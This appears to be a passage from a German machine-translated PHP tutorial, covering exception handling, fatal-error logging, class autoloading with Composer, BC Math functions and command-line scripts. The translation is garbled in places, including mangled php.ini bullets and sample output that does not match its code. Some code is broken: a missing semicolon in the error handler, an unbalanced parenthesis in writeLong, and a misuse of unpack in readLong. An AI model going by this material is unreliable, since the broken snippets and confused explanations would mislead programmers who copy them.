Sie können mehrere `catch` Anweisungen für verschiedene Ausnahmetypen implementieren, die auf unterschiedliche Weise gehandhabt werden sollen, beispielsweise:

```
try {
    throw new InvalidArgumentException('Argument #1 must be an integer!');
} catch (InvalidArgumentException $ex) {
    var_dump('Invalid argument exception caught: ' . $ex->getMessage());
} catch (Exception $ex) {
    var_dump('Standard exception caught: ' . $ex->getMessage());
}
```

Im obigen Beispiel wird der erste `catch` verwendet, da er in der Reihenfolge der Ausführung zuerst übereinstimmt. Wenn Sie die Reihenfolge der `catch` Anweisungen vertauschen, wird der `Exception` Catcher zuerst ausgeführt.

Wenn Sie stattdessen eine `UnexpectedValueException` auslösen, wird der zweite Handler für eine verwendete Standardausnahme `Exception` .

endlich

Wenn nach dem Ausführen eines `try` oder eines `catch` etwas getan werden muss, können Sie eine `finally` Anweisung verwenden:

```
try {
    throw new Exception('Hello world');
} catch (Exception $e) {
    echo 'Uh oh! ' . $e->getMessage();
} finally {
    echo " - I'm finished now - home time!";
}
```

Das obige Beispiel würde folgendes ausgeben:

> Oh oh! Hallo Welt - ich bin jetzt fertig - Heimatzeit!

zu werfen

In PHP 7 sehen wir die Einführung der `Throwable` Schnittstelle, die sowohl `Error` als auch `Exception` implementiert. Dadurch wird in PHP 7 ein Dienstvertragsniveau zwischen Ausnahmen hinzugefügt, und Sie können die Schnittstelle für Ihre eigenen benutzerdefinierten Ausnahmen implementieren:

```
$handler = function(\Throwable $ex) {
    $msg = "[ {$ex->getCode()} ] {$ex->getTraceAsString()}";
    mail('admin@server.com', $ex->getMessage(), $msg);
    echo myNiceErrorMessageFunction();
};
set_exception_handler($handler);
set_error_handler($handler);
```

Vor PHP 7 können Sie einfach den Typ `Exception` eingeben, da alle Exception-Klassen ab PHP 5 erweitert werden.

Protokollierung schwerwiegender Fehler

In PHP ist ein schwerwiegender Fehler eine Art Fehler, der nicht abgefangen werden kann, dh, nachdem ein schwerwiegender Fehler aufgetreten ist, wird ein Programm nicht fortgesetzt. Um diesen Fehler zu protokollieren oder den Absturz irgendwie zu handhaben, können Sie `register_shutdown_function` , um den Shutdown-Handler zu registrieren.

```
function fatalErrorHandler() {
    // Let's get last error that was fatal.
    $error = error_get_last();

    // This is error-only handler for example purposes; no error means that
    // there were no error and shutdown was proper. Also ensure it will handle
    // only fatal errors.
    if (null === $error || E_ERROR != $error['type']) {
        return;
    }

    // Log last error to a log file.
    // let's naively assume that logs are in the folder inside the app folder.
    $logFile = fopen("./app/logs/error.log", "a+");

    // Get useful info out of error.
    $type    = $error["type"];
    $file    = $error["file"];
    $line    = $error["line"];
    $message = $error["message"]

    fprintf(
        $logFile,
        "[%s] %s: %s in %s:%d\n",
        date("Y-m-d H:i:s"),
```

```
        $type,
        $message,
        $file,
        $line);

    fclose($logFile);
}


register_shutdown_function('fatalErrorHandler');
```

Referenz:

- http://php.net/manual/de/function.register-shutdown-function.php
- http://php.net/manual/de/function.error-get-last.php
- http://php.net/manual/de/errorfunc.constants.php

Ausnahmebehandlung und Fehlerberichterstattung online lesen:
https://riptutorial.com/de/php/topic/391/ausnahmebehandlung-und-fehlerberichterstattung

Kapitel 11: Autoloading Primer

Syntax

- benötigen
- spl_autoload_require

Bemerkungen

Durch das automatische Laden als Teil einer Rahmenstrategie wird die Menge an Boilerplate-Code, den Sie schreiben müssen, vereinfacht.

Examples

Inline-Klassendefinition, kein Laden erforderlich

```
// zoo.php
class Animal {
    public function eats($food) {
        echo "Yum, $food!";
    }
}

$animal = new Animal();
$animal->eats('meat');
```

PHP weiß, was `Animal` ist, bevor es `new Animal` ausführt, da PHP Quelldateien von oben nach unten liest. Was aber, wenn wir an vielen Stellen neue Tiere erstellen wollten, nicht nur in der Quelldatei, in der sie definiert wurden? Dazu müssen wir die Klassendefinition *laden* .

Manuelles Klassenladen mit Anfordern

```
// Animal.php
class Animal {
    public function eats($food) {
         echo "Yum, $food!";
    }
}

// zoo.php
require 'Animal.php';
$animal = new Animal;
$animal->eats('slop');

// aquarium.php
require 'Animal.php';
$animal = new Animal;
$animal->eats('shrimp');
```

Hier haben wir drei Dateien. Eine Datei ("Animal.php") definiert die Klasse. Diese Datei hat keine Nebeneffekte außer der Definition der Klasse und hält das Wissen über ein "Tier" an einem Ort. Es ist leicht versionierbar. Es ist leicht wiederverwendbar.

Zwei Dateien verbrauchen die „Animal.php“ Datei manuell `require` die Datei -Ing. Wieder liest PHP Quelldateien von oben nach unten, so dass die Anforderung die Datei "Animal.php" findet und die Definition der Klasse `Animal` vor dem Aufruf von `new Animal` verfügbar macht.

Nun stellen wir uns vor, wir hätten Dutzende oder Hunderte von Fällen gehabt, in denen wir `new Animal` durchführen wollten. Das würde (Wortspiel) `require` , viele, viele `require` Anweisungen, die für den Code sehr langwierig sind.

Autoloading ersetzt das manuelle Laden von Klassendefinitionen

```
// autoload.php
spl_autoload_register(function ($class) {
    require_once "$class.php";
});

// Animal.php
class Animal {
    public function eats($food) {
         echo "Yum, $food!";
    }
}

// zoo.php
require 'autoload.php';
$animal = new Animal;
$animal->eats('slop');

// aquarium.php
require 'autoload.php';
$animal = new Animal;
$animal->eats('shrimp');
```

Vergleichen Sie dies mit den anderen Beispielen. Beachten Sie, wie `require "Animal.php"` ersetzt wurde durch `require "autoload.php"` . Wir fügen zur Laufzeit noch eine externe Datei hinzu, aber anstatt eine *spezifische* Klassendefinition aufzunehmen, enthalten wir eine Logik, die *jede* Klasse enthalten kann. Es ist eine Ebene der Indirektion, die unsere Entwicklung erleichtert. Statt eines Schreibens `require` für jede Klasse , die wir benötigen, schreiben wir ein `require` für alle Klassen. Wir können ersetzen N `require` mit 1 `require` .

Die Magie geschieht mit spl_autoload_register . Diese PHP - Funktion nimmt einen Verschluss und fügt den Verschluß zu einer *Warteschlange* von Verschlüssen. Wenn PHP auf eine Klasse stößt, für die es keine Definition gibt, übergibt PHP den Klassennamen an jeden Abschluss in der Warteschlange. Wenn die Klasse nach dem Aufrufen einer Schließung vorhanden ist, kehrt PHP zum vorherigen Geschäft zurück. Wenn die Klasse nach dem Ausprobieren der gesamten Warteschlange nicht vorhanden ist, stürzt PHP mit "Class 'Whatever" nicht gefunden ab. "

Autoloading als Teil einer Framework-Lösung

```
// autoload.php
spl_autoload_register(function ($class) {
    require_once "$class.php";
});

// Animal.php
class Animal {
    public function eats($food) {
         echo "Yum, $food!";
    }
}

// Ruminant.php
class Ruminant extends Animal {
    public function eats($food) {
        if ('grass' === $food) {
            parent::eats($food);
        } else {
            echo "Yuck, $food!";
        }
    }
}

// Cow.php
class Cow extends Ruminant {
}

// pasture.php
require 'autoload.php';
$animal = new Cow;
$animal->eats('grass');
```

Dank unseres generischen Autoloaders haben wir Zugriff auf alle Klassen, die unserer Namenskonvention für Autoloader entsprechen. In diesem Beispiel ist unsere Konvention einfach: Die gewünschte Klasse muss eine Datei in demselben Verzeichnis haben, die nach der Klasse benannt ist und auf ".php" endet. Beachten Sie, dass der Klassenname genau mit dem Dateinamen übereinstimmt.

Ohne die automatischen Laden, würden wir müssen manuell `require` Basisklassen. Wenn wir einen ganzen Zoo mit Tieren bauen würden, hätten wir Tausende von Anforderungsaussagen, die leichter durch einen einzelnen Autoloader ersetzt werden könnten.

Letztendlich ist PHP-Autoloading ein Mechanismus, mit dem Sie weniger mechanischen Code schreiben können, sodass Sie sich auf die Lösung geschäftlicher Probleme konzentrieren können. Alles, was Sie tun müssen, ist *eine Strategie zu definieren, die den Klassennamen dem Dateinamen zuordnet* . Sie können Ihre eigene Autoloading-Strategie wie hier beschrieben ausführen. Sie können auch einen der Standard-Standards verwenden, die von der PHP-Community übernommen wurden: PSR-0 oder PSR-4 . Mit Composer können Sie diese Abhängigkeiten generisch definieren und verwalten.

Autoloading mit Composer

Composer generiert eine `vendor/autoload.php` Datei.

Vielleicht fügen Sie diese Datei einfach hinzu und Sie erhalten das automatische Laden kostenlos.

```
require __DIR__ . '/vendor/autoload.php';
```

Dies macht die Arbeit mit Abhängigkeiten von Drittanbietern sehr einfach.

Sie können auch Ihren eigenen Code zum Autoloader hinzufügen, indem Sie Ihrem `composer.json` einen Autoload-Abschnitt hinzufügen.

```
{
    "autoload": {
        "psr-4": {"YourApplicationNamespace\\": "src/"}
    }
}
```

In diesem Abschnitt definieren Sie die Autoload-Zuordnungen. In diesem Beispiel ist es eine PSR-4- Zuordnung eines Namespaces zu einem Verzeichnis: Das Verzeichnis `/src` befindet sich im Stammordner Ihres Projekts auf derselben Ebene wie das Verzeichnis `/vendor` . Ein Beispiel-Dateiname wäre `src/Foo.php` , der eine `YourApplicationNamespace\Foo` Klasse enthält.

Wichtig: Nachdem Sie dem Autoload-Abschnitt neue Einträge hinzugefügt haben, müssen Sie den Befehl `dump-autoload` erneut ausführen, um die Datei `vendor/autoload.php` mit den neuen Informationen neu zu generieren und zu aktualisieren.

Zusätzlich zum `classmap` von `PSR-4` unterstützt Composer auch `PSR-0` , `classmap` und das `classmap files` . Weitere Informationen finden Sie in der Referenz zum automatischen Laden .

Wenn Sie die Datei `/vendor/autoload.php` , wird eine Instanz des Composer Autoloader zurückgegeben. Sie können den Rückgabewert des Include-Aufrufs in einer Variablen speichern und weitere Namespaces hinzufügen. Dies kann beispielsweise für das automatische Laden von Klassen in einer Testsuite hilfreich sein.

```
$loader = require __DIR__ . '/vendor/autoload.php';
$loader->add('Application\\Test\\', __DIR__);
```

Autoloading Primer online lesen: https://riptutorial.com/de/php/topic/388/autoloading-primer

Kapitel 12: BC Math (Binärer Rechner)

Einführung

Mit dem Binärrechner können Zahlen mit beliebiger Größe und Genauigkeit bis zu 2147483647-1 Dezimalzahlen im Stringformat berechnet werden. Der Binärrechner ist genauer als die Floatberechnung von PHP.

Syntax

- Zeichenfolge bcadd (Zeichenfolge $ left_operand, Zeichenfolge $ right_operand [, int $ scale = 0])
- int bccomp (Zeichenfolge $ left_operand, Zeichenfolge $ right_operand [, int $ scale = 0])
- Zeichenfolge bcdiv (Zeichenfolge $ left_operand, Zeichenfolge $ right_operand [, int $ scale = 0])
- Zeichenfolge bcmod (Zeichenfolge $ left_operand, Zeichenfolge $ modulus)
- Zeichenfolge bcmul (Zeichenfolge $ left_operand, Zeichenfolge $ right_operand [, int $ scale = 0])
- Zeichenfolge bcpowmod (Zeichenfolge $ left_operand, Zeichenfolge $ right_operand, Zeichenfolge $ modulus [, int $ scale = 0])
- bool bcscale (int $ scale)
- Zeichenfolge bcsqrt (Zeichenfolge $ operand [, int $ scale = 0])
- Zeichenfolge bcsub (Zeichenfolge $ left_operand, Zeichenfolge $ right_operand [, int $ scale = 0])

Parameter

bcadd	***Fügen Sie zwei beliebige Zahlen hinzu.***
`left_operand`	Der linke Operand als String.
`right_operand`	Der rechte Operand als String.
`scale`	Ein optionaler Parameter, um die Anzahl der Stellen nach der Dezimalstelle im Ergebnis festzulegen.
bccomp	***Vergleichen Sie zwei beliebige Zahlen mit beliebiger Genauigkeit.***
`left_operand`	Der linke Operand als String.
`right_operand`	Der rechte Operand als String.
`scale`	Ein optionaler Parameter zum Festlegen der Anzahl der Stellen nach der Dezimalstelle, die im Vergleich verwendet wird.

bcadd	***Fügen Sie zwei beliebige Zahlen hinzu.***
bcdiv	***Teilen Sie zwei beliebige Zahlen mit beliebiger Genauigkeit.***
`left_operand`	Der linke Operand als String.
`right_operand`	Der rechte Operand als String.
`scale`	Ein optionaler Parameter, um die Anzahl der Stellen nach der Dezimalstelle im Ergebnis festzulegen.
bcmod	***Ermitteln Sie den Modul einer beliebigen Zahl.***
`left_operand`	Der linke Operand als String.
`modulus`	Der Modul als eine Zeichenfolge.
bcmul	***Multiplizieren Sie zwei beliebige Zahlen mit beliebiger Genauigkeit.***
`left_operand`	Der linke Operand als String.
`right_operand`	Der rechte Operand als String.
`scale`	Ein optionaler Parameter, um die Anzahl der Stellen nach der Dezimalstelle im Ergebnis festzulegen.
bcpow	***Erhöhen Sie eine beliebige Zahl auf eine andere.***
`left_operand`	Der linke Operand als String.
`right_operand`	Der rechte Operand als String.
`scale`	Ein optionaler Parameter, um die Anzahl der Stellen nach der Dezimalstelle im Ergebnis festzulegen.
bcpowmod	***Erhöhen Sie eine beliebige Zahl mit beliebiger Genauigkeit, reduziert um einen bestimmten Modul.***
`left_operand`	Der linke Operand als String.
`right_operand`	Der rechte Operand als String.
`modulus`	Der Modul als eine Zeichenfolge.
`scale`	Ein optionaler Parameter, um die Anzahl der Stellen nach der Dezimalstelle im Ergebnis festzulegen.
bcscale	***Legen Sie den Standard-Skalierungsparameter für alle bc-Mathematikfunktionen fest.***
`scale`	Der Skalierungsfaktor

bcadd	***Fügen Sie zwei beliebige Zahlen hinzu.***
bcsqrt	***Holen Sie sich die Quadratwurzel einer beliebigen Zahl.***
`operand`	Der Operand als String.
`scale`	Ein optionaler Parameter, um die Anzahl der Stellen nach der Dezimalstelle im Ergebnis festzulegen.
bcsub	***Subtrahieren Sie eine beliebige Zahl von beliebiger Genauigkeit.***
`left_operand`	Der linke Operand als String.
`right_operand`	Der rechte Operand als String.
`scale`	Ein optionaler Parameter, um die Anzahl der Stellen nach der Dezimalstelle im Ergebnis festzulegen.

Bemerkungen

Wenn der `scale` nicht für alle BC-Funktionen festgelegt ist, wird standardmäßig der Wert 0 verwendet, wodurch alle Operationen als Ganzzahloperationen ausgeführt werden.

Examples

Vergleich zwischen BCMath- und Float-Arithmetikoperationen

bcadd vs float + float

```
var_dump('10' + '-9.99');           // float(0.0099999999999998)
var_dump(10 + -9.99);               // float(0.0099999999999998)
var_dump(10.00 + -9.99);            // float(0.0099999999999998)
var_dump(bcadd('10', '-9.99', 20)); // string(22) "0.01000000000000000000"
```

bcsub vs float-float

```
var_dump('10' - '9.99');           // float(0.0099999999999998)
var_dump(10 - 9.99);               // float(0.0099999999999998)
var_dump(10.00 - 9.99);            // float(0.0099999999999998)
var_dump(bcsub('10', '9.99', 20)); // string(22) "0.01000000000000000000"
```

bcmul vs int * int

```
var_dump('5.00' * '2.00');           // float(10)
```

```
var_dump(5.00 * 2.00);                // float(10)
var_dump(bcmul('5.0', '2', 20));      // string(4) "10.0"
var_dump(bcmul('5.000', '2.00', 20)); // string(8) "10.00000"
var_dump(bcmul('5', '2', 20));        // string(2) "10"
```

bcmul vs float * float

```
var_dump('1.6767676767' * '1.6767676767');           // float(2.8115498416259)
var_dump(1.6767676767 * 1.6767676767);               // float(2.8115498416259)
var_dump(bcmul('1.6767676767', '1.6767676767', 20)); // string(22) "2.81154984162591572289"
```

bcdiv vs float / float

```
var_dump('10' / '3.01');           // float(3.3222591362126)
var_dump(10 / 3.01);               // float(3.3222591362126)
var_dump(10.00 / 3.01);            // float(3.3222591362126)
var_dump(bcdiv('10', '3.01', 20)); // string(22) "3.32225913621262458471"
```

Verwenden von bcmath zum Lesen / Schreiben einer binären Länge auf einem 32-Bit-System

Auf 32-Bit-Systemen können Ganzzahlen größer als `0x7FFFFFFF` nicht primitiv gespeichert werden, während Ganzzahlen zwischen `0x0000000080000000` und `0x7FFFFFFFFFFFFFFF` auf 64-Bit-Systemen primitiv gespeichert werden können, jedoch nicht auf 32-Bit-Systemen (`signed long long 0x7FFFFFFFFFFFFFFF`). Da jedoch 64-Bit-Systeme und viele andere Sprachen das Speichern von mit `signed long long` Ganzzahlen unterstützen, ist es manchmal erforderlich, diesen Bereich von Ganzzahlen in exakten Werten zu speichern. Es gibt mehrere Möglichkeiten, dies zu tun, z. B. das Erstellen eines Arrays mit zwei Zahlen oder das Konvertieren der Ganzzahl in ihre vom Menschen lesbare dezimale Form. Dies hat mehrere Vorteile, z. B. die bequeme Darstellung für den Benutzer und die Möglichkeit, es direkt mit bcmath zu bearbeiten.

Die `pack` / `unpack` Methoden können verwendet werden, um zwischen binären Bytes und Dezimalform der Zahlen zu konvertieren (beide vom Typ `string` , einer ist binär und einer ist ASCII), aber sie versuchen immer, den ASCII-String in ein 32-Bit zu konvertieren int auf 32-Bit-Systemen. Das folgende Snippet bietet eine Alternative:

```
/** Use pack("J") or pack("p") for 64-bit systems */
function writeLong(string $ascii) : string {
    if(bccomp($ascii, "0") === -1) { // if $ascii < 0
        // 18446744073709551616 is equal to (1 << 64)
        // remember to add the quotes, or the number will be parsed as a float literal
        $ascii = bcadd($ascii, "18446744073709551616");
    }

    // "n" is big-endian 16-bit unsigned short. Use "v" for small-endian.
    return pack("n", bcmod(bcdiv($ascii, "281474976710656"), "65536")) .
        pack("n", bcmod(bcdiv($ascii, "4294967296"), "65536")) .
        pack("n", bcdiv($ascii, "65536"), "65536")) .
```

```
        pack("n", bcmod($ascii, "65536"));
}

function readLong(string $binary) : string {
    $result = "0";
    $result = bcadd($result, unpack("n", substr($binary, 0, 2)));
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 2, 2)));
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 4, 2)));
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 6, 2)));

    // if $binary is a signed long long
    // 9223372036854775808 is equal to (1 << 63) (note that this expression actually does not
work even on 64-bit systems)
    if(bccomp($result, "9223372036854775808") !== -1) { // if $result >= 9223372036854775807
        $result = bcsub($result, "18446744073709551616"); // $result -= (1 << 64)
    }
    return $result;
}
```

BC Math (Binärer Rechner) online lesen: https://riptutorial.com/de/php/topic/8550/bc-math--binarer-rechner-

Kapitel 13: Befehlszeilenschnittstelle (CLI)

Examples

Argumentbehandlung

Argumente werden ähnlich wie die meisten C-Sprachen an das Programm übergeben. `$argc` ist eine ganze Zahl, die die Anzahl der Argumente einschließlich des Programmnamens enthält, und `$argv` ist ein Array, das Argumente für das Programm enthält. Das erste Element von `$argv` ist der Name des Programms.

```
#!/usr/bin/php

printf("You called the program %s with %d arguments\n", $argv[0], $argc - 1);
unset($argv[0]);
foreach ($argv as $i => $arg) {
    printf("Argument %d is %s\n", $i, $arg);
}
```

Das Aufrufen der obigen Anwendung mit `php example.php foo bar` (wobei example.php den obigen Code enthält) führt zu folgender Ausgabe:

> Sie haben das Programm example.php mit 2 Argumenten aufgerufen
> Argument 1 ist foo
> Argument 2 ist bar

Beachten Sie, dass `$argc` und `$argv` globale Variablen sind, keine superglobalen Variablen. Sie müssen mit dem `global` Schlüsselwort in den lokalen Bereich importiert werden, wenn sie in einer Funktion benötigt werden.

Dieses Beispiel zeigt, wie Argumente gruppiert werden, wenn Escape-Zeichen wie `""` oder `\` verwendet werden.

Beispielskript

```
var_dump($argc, $argv);
```

Befehlszeile

```
$ php argc.argv.php --this-is-an-option three\ words\ together or "in one quote"     but\
multiple\ spaces\ counted\ as\ one
int(6)
array(6) {
  [0]=>
  string(13) "argc.argv.php"
  [1]=>
  string(19) "--this-is-an-option"
  [2]=>
  string(20) "three words together"
```

```
  [3]=>
  string(2) "or"
  [4]=>
  string(12) "in one quote"
  [5]=>
  string(34) "but multiple spaces counted as one"
}
```

Wenn das PHP-Skript mit `-r` :

```
$ php -r 'var_dump($argv);'
array(1) {
  [0]=>
  string(1) "-"
}
```

Oder Code in STDIN von `php` :

```
$ echo '<?php var_dump($argv);' | php
array(1) {
  [0]=>
  string(1) "-"
}
```

Eingabe- und Ausgabeverarbeitung

Bei Ausführung über die CLI sind die Konstanten **STDIN** , **STDOUT** und **STDERR** vordefiniert. Diese Konstanten sind Dateihandles und können den Ergebnissen der Ausführung der folgenden Befehle als äquivalent angesehen werden:

```
STDIN = fopen("php://stdin", "r");
STDOUT = fopen("php://stdout", "w");
STDERR = fopen("php://stderr", "w");
```

Die Konstanten können überall dort verwendet werden, wo ein Standard-Dateihandle wäre:

```
#!/usr/bin/php

while ($line = fgets(STDIN)) {
    $line = strtolower(trim($line));
    switch ($line) {
        case "bad":
            fprintf(STDERR, "%s is bad" . PHP_EOL, $line);
            break;
        case "quit":
            exit;
        default:
            fprintf(STDOUT, "%s is good" . PHP_EOL, $line);
            break;
    }
}
```

Die eingebauten Stream-Adressen, auf die zuvor verwiesen wurde (`php://stdin` , `php://stdout` und

`php://stderr`), können in den meisten Kontexten anstelle von Dateinamen verwendet werden:

```
file_put_contents('php://stdout', 'This is stdout content');
file_put_contents('php://stderr', 'This is stderr content');

// Open handle and write multiple times.
$stdout = fopen('php://stdout', 'w');

fwrite($stdout, 'Hello world from stdout' . PHP_EOL);
fwrite($stdout, 'Hello again');

fclose($stdout);
```

Alternativ können Sie auch readline () für die Eingabe verwenden, und Sie können auch **Echo** oder **Drucken** oder beliebige andere Zeichenfolgen-Druckfunktionen für die Ausgabe verwenden.

```
$name = readline("Please enter your name:");
print "Hello, {$name}.";
```

Rückgabecodes

Das **Exit-** Konstrukt kann verwendet werden, um einen Rückkehrcode an die Ausführungsumgebung zu übergeben.

```
#!/usr/bin/php

if ($argv[1] === "bad") {
    exit(1);
} else {
    exit(0);
}
```

Standardmäßig wird ein Exit-Code von `0` zurückgegeben, wenn keiner angegeben wird. `exit` `exit(0)` . Da `exit` keine Funktion ist, sind keine Klammern erforderlich, wenn kein Rückkehrcode übergeben wird.

Rückkehrcodes müssen im Bereich von 0 bis 254 liegen (255 sind von PHP reserviert und sollten nicht verwendet werden). Das Beenden mit einem Rückgabewert von `0` teilt dem aufrufenden Programm mit, dass das PHP-Skript erfolgreich ausgeführt wurde. Verwenden Sie einen Rückgabecode ungleich Null, um dem aufrufenden Programm mitzuteilen, dass eine bestimmte Fehlerbedingung aufgetreten ist.

Programmoptionen behandeln

Programmoptionen können mit der Funktion `getopt()` werden. Es arbeitet mit einer ähnlichen Syntax wie der POSIX-Befehl " `getopt` und unterstützt zusätzlich lange Optionen im GNU-Stil.

```
#!/usr/bin/php

// a single colon indicates the option takes a value
// a double colon indicates the value may be omitted
```

```
$shortopts = "hf:v::d";
// GNU-style long options are not required
$longopts = ["help", "version"];
$opts = getopt($shortopts, $longopts);

// options without values are assigned a value of boolean false
// you must check their existence, not their truthiness
if (isset($opts["h"]) || isset($opts["help"])) {
    fprintf(STDERR, "Here is some help!\n");
    exit;
}

// long options are called with two hyphens: "--version"
if (isset($opts["version"])) {
    fprintf(STDERR, "%s Version 223.45" . PHP_EOL, $argv[0]);
    exit;
}

// options with values can be called like "-f foo", "-ffoo", or "-f=foo"
$file = "";
if (isset($opts["f"])) {
    $file = $opts["f"];
}
if (empty($file)) {
    fprintf(STDERR, "We wanted a file!" . PHP_EOL);
    exit(1);
}
fprintf(STDOUT, "File is %s" . PHP_EOL, $file);

// options with optional values must be called like "-v5" or "-v=5"
$verbosity = 0;
if (isset($opts["v"])) {
    $verbosity = ($opts["v"] === false) ? 1 : (int)$opts["v"];
}
fprintf(STDOUT, "Verbosity is %d" . PHP_EOL, $verbosity);

// options called multiple times are passed as an array
$debug = 0;
if (isset($opts["d"])) {
    $debug = is_array($opts["d"]) ? count($opts["d"]) : 1;
}
fprintf(STDOUT, "Debug is %d" . PHP_EOL, $debug);

// there is no automated way for getopt to handle unexpected options
```

Dieses Skript kann wie folgt getestet werden:

```
./test.php --help
./test.php --version
./test.php -f foo -ddd
./test.php -v -d -ffoo
./test.php -v5 -f=foo
./test.php -f foo -v 5 -d
```

Beachten Sie, dass die letzte Methode nicht funktioniert, da `-v 5` nicht gültig ist.

> **Hinweis:** `getopt` ist seit PHP 5.3.0 unabhängig vom Betriebssystem und funktioniert auch unter Windows.

Schränken Sie die Skriptausführung auf die Befehlszeile ein

Die Funktion `php_sapi_name()` und die Konstante `PHP_SAPI` beide geben die Art der Schnittstelle **(S**erver **API)** , die von PHP verwendet wird. Sie können verwendet werden, um die Ausführung eines Skripts auf die Befehlszeile zu beschränken, indem Sie prüfen, ob die Ausgabe der Funktion gleich `cli` .

```
if (php_sapi_name() === 'cli') {
    echo "Executed from command line\n";
} else {
    echo "Executed from web browser\n";
}
```

Die Funktion `drupal_is_cli()` ist ein Beispiel für eine Funktion, die erkennt, ob ein Skript über die Befehlszeile ausgeführt wurde:

```
function drupal_is_cli() {
    return (!isset($_SERVER['SERVER_SOFTWARE']) && (php_sapi_name() == 'cli' ||
(is_numeric($_SERVER['argc']) && $_SERVER['argc'] > 0)));
}
```

Führen Sie Ihr Skript aus

Unter Linux / UNIX oder Windows kann ein Skript als Argument an die ausführbare PHP-Datei übergeben werden. Die Optionen und Argumente dieses Skripts lauten:

```
php ~/example.php foo bar
c:\php\php.exe c:\example.php foo bar
```

Damit werden `foo` und `bar` als Argumente an `example.php` .

Unter Linux / UNIX wird als bevorzugte Methode zum Ausführen von Skripts ein Shebang (z. B. `#!/usr/bin/env php`) als erste Zeile einer Datei verwendet und das ausführbare Bit in der Datei festgelegt. Wenn sich das Skript in Ihrem Pfad befindet, können Sie es direkt aufrufen:

```
example.php foo bar
```

Wenn Sie `/usr/bin/env php` wird die ausführbare PHP-Datei mithilfe des PFADs gefunden. Nach der Installation von PHP befindet sich das Programm möglicherweise nicht an derselben Stelle (z. B. `/usr/bin/php` oder `/usr/local/bin/php`), anders als bei `env` das normalerweise unter `/usr/bin/env` verfügbar ist.

Unter Windows können Sie dasselbe Ergebnis erzielen, indem Sie das Verzeichnis von PHP und Ihr Skript zum PATH hinzufügen und PATHEXT bearbeiten, um zu ermöglichen, dass `.php` mithilfe des PATH erkannt wird. Eine andere Möglichkeit ist, eine Datei mit dem Namen `example.bat` oder `example.cmd` im selben Verzeichnis wie Ihr PHP-Skript hinzuzufügen und diese Zeile darin zu schreiben:

```
c:\php\php.exe "%~dp0example.php" %*
```

Wenn Sie das Verzeichnis PHP in PATH hinzugefügt haben, können Sie es bequem verwenden:

```
php "%~dp0example.php" %*
```

Verhaltensunterschiede in der Befehlszeile

Beim Ausführen über die CLI zeigt PHP einige andere Verhaltensweisen als bei der Ausführung auf einem Webserver. Diese Unterschiede sollten beachtet werden, insbesondere wenn das gleiche Skript in beiden Umgebungen ausgeführt wird.

- **Keine Verzeichnisänderung** Wenn Sie ein Skript von einem Webserver ausführen, ist das aktuelle Arbeitsverzeichnis immer das des Skripts selbst. Der Code `require("./stuff.inc");` geht davon aus, dass sich die Datei im selben Verzeichnis wie das Skript befindet. In der Befehlszeile ist das aktuelle Arbeitsverzeichnis das Verzeichnis, in dem Sie sich befinden, wenn Sie das Skript aufrufen. Skripts, die von der Befehlszeile aus aufgerufen werden, sollten immer absolute Pfade verwenden. (Beachten Sie, dass die magischen Konstanten `__DIR__` und `__FILE__` weiterhin wie erwartet funktionieren und die Position des Skripts zurückgeben.)
- **Keine Ausgabepufferung** Die `php.ini` Direktiven `output_buffering` und `implicit_flush` standardmäßig auf `false` bzw. `true` . Die Pufferung ist weiterhin verfügbar, muss jedoch explizit aktiviert werden, andernfalls wird die Ausgabe immer in Echtzeit angezeigt.
- **Keine** `php.ini` Die `php.ini` Direktive `max_execution_time` ist auf null gesetzt, sodass für Skripts standardmäßig kein `php.ini` `max_execution_time` .
- **Keine HTML-Fehler** `php.ini` Sie die `php.ini` Direktive `html_errors` , wird sie in der Befehlszeile ignoriert.
- **Verschiedene `php.ini` können geladen werden** . Wenn Sie php von cli verwenden, kann es andere `php.ini` als der Webserver verwenden. Sie können wissen, welche Datei verwendet wird, indem Sie `php --ini` .

Eingebauter Webserver ausführen

Ab Version 5.4 ist PHP mit einem integrierten Server ausgestattet. Es kann verwendet werden, um Anwendungen auszuführen, ohne dass andere http-Server wie nginx oder apache installiert werden müssen. Der eingebaute Server ist nur in der Controller-Umgebung für Entwicklungs- und Testzwecke konzipiert.

Es kann mit dem Befehl php -S ausgeführt werden:

Um es zu testen, erstellen Sie eine `index.php` Datei mit

```
<?php
echo "Hello World from built-in PHP server";
```

und führen Sie den Befehl `php -S localhost:8080`

Jetzt sollten Sie den Inhalt im Browser sehen können. Um dies zu überprüfen, navigieren Sie zu `http://localhost:8080`

Jeder Zugriff sollte dazu führen, dass der Protokolleintrag in das Terminal geschrieben wird

```
[Mon Aug 15 18:20:19 2016] ::1:52455 [200]: /
```

Randfälle von getopt ()

Dieses Beispiel zeigt das Verhalten von `getopt` wenn die Benutzereingaben ungewöhnlich sind:

`getopt.php`

```
var_dump(
    getopt("ab:c::", ["delta", "epsilon:", "zeta::"])
);
```

Shell-Befehlszeile

```
$ php getopt.php -a -a -bbeta -b beta -cgamma --delta --epsilon --zeta --zeta=f  -c gamma
array(6) {
  ["a"]=>
  array(2) {
    [0]=>
    bool(false)
    [1]=>
    bool(false)
  }
  ["b"]=>
  array(2) {
    [0]=>
    string(4) "beta"
    [1]=>
    string(4) "beta"
  }
  ["c"]=>
  array(2) {
    [0]=>
    string(5) "gamma"
    [1]=>
    bool(false)
  }
  ["delta"]=>
  bool(false)
  ["epsilon"]=>
  string(6) "--zeta"
  ["zeta"]=>
  string(1) "f"
}
```

Aus diesem Beispiel ist ersichtlich, dass:

- Einzelne Optionen (kein Doppelpunkt) tragen immer den booleschen Wert `false` wenn sie aktiviert sind.
- Wenn eine Option wiederholt wird, wird der entsprechende Wert in der Ausgabe von `getopt` zu einem Array.

- Erforderliche Argumentoptionen (ein Doppelpunkt) akzeptieren ein Leerzeichen oder kein Leerzeichen (wie optionale Argumentoptionen) als Trennzeichen
- Nach einem Argument, das keiner Option zugeordnet werden kann, werden auch die Optionen dahinter nicht zugeordnet.

Befehlszeilenschnittstelle (CLI) online lesen:
https://riptutorial.com/de/php/topic/2880/befehlszeilenschnittstelle--cli-

Kapitel 14: Beitrag zum PHP Core

Bemerkungen

PHP ist ein Open Source-Projekt, und somit kann jeder dazu beitragen. Grundsätzlich gibt es zwei Möglichkeiten, zum PHP-Kern beizutragen:

- Bugfixing
- Funktionserweiterungen

